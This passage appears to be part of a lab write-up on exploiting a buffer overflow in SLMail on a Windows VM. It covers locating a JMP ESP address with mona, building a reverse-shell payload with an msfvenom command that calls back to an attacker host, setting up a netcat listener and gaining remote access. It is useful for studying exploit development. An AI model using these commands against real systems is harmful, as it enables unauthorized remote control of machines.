


Figure 25: result after executing poc5.py

Step 11

The next step is knowing the address of the **JMP ESP.** For that I used a ruby script called nasm_shell.rb. By executing the command **locate nasm_shell** I got the path to the script. Then I used it to enter to nasm as below.




Figure 26: Entering to nasm_shell

Then I typed jmp esp inside the nasm_shell and I got FFE4 as the result. So I should look into FFE$ when I'm running the mona modules script.




Figure 27: Result of typing jmp esp in nasm

Then I moved to the windows VM. In the bottom of the immunity debugger there is a command line. Then I typed **!mona modules** and execute it. Then I got a result as below.




Figure 28: result after the first mona command

In the result I got I checked for a dll that the value of Rebase, SafeSSH, ASLR, NXCompt are equal to false and OS DLL is equal to true. Then I found a ddl called SLMFC.ddl which matches with my requirements. I chosed that to use in my exploitation.

Then I executed another mona command as below.

!mona find -s "\xff\xe4" – m slmfc.dll

With the execution of the above command I got the below result. I can use any of those 19 results for my exploit. I decided to chose the first one.




Figure 29: Result after second mona command.

Then I copied the address of that. The address of the one I selected was **5F4A358F**.

Step 12

In this step I have to create a malicious payload using **msfvenom.** I used the below command for that purpose. **Msfvenom -p windows/shell_reverse_tcp LHOST=192.168.100.5 LPORT=443 -f py -b '\x00\x0a\x0d' -e x86/shikata_ga_nai**

By this command it will create a reverse shell payload with the local host of kali linux host in python. I have mentioned the bad characters as 00,0a and 0d. 0a and 0d we found by executing python scripts and 00 is always a bad character. I have used shikata_ga_nai as the encode in this command. I got a result as below with this command.




Figure 30: Generated result from msfvenom

Then we have to copy the generated result and paste in in the final script call slmailsploit.py as below.




Figure 31: Pasting the result from msfvenom in the final script

Then as the next step we have to create a nc listener with the command **nc -nlvp 443** as below.




Figure 32: creating nc listener

Then we have to execute the final script to gain the access remotely. As below.





Figure 33: Getting the access to windows vm

We can verify whether we are inside the windows VM by using below commands

Ipconfig, hostname, whoami



Now I have successfully conducted the exploit.